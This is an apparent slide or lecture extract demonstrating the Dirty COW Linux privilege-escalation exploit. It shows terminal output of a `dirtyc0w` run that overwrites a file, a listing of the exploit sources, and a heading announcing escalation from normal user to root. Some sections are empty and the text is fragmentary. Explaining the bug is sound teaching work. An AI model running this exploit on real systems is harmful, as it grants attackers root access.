
The image shows a terminal window with two panes. The top pane shows the execution of the `dirtyc0w` program. The bottom pane shows the result of the program, which is a directory listing of the current directory.

```
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willwayy@ubuntu:~/dirtycow.github.io$ cat foo
Can you write it?
willwayy@ubuntu:~/dirtycow.github.io$ ./dirtyc0w foo "Yes I can, yeahhh!"
mmap 7f704543f000


[ ]
```

```
2. willwayy@ubuntu: ~/dirtycow.github.io (zsh)
willwayy@ubuntu:~/dirtycow.github.io$ ls
CNAME      Yes I can!  dirtyc0w   favicon.ico  index.html  rootTest    test
README.md  cow.svg     dirtyc0w.c  foo          pokemon.c   rootTest.c
willwayy@ubuntu:~/dirtycow.github.io$ cat foo
Yes I can, yeahhh!willwayy@ubuntu:~/dirtycow.github.io$
```

# Normal case



# inNormal case



# LPE Demo

normal user → root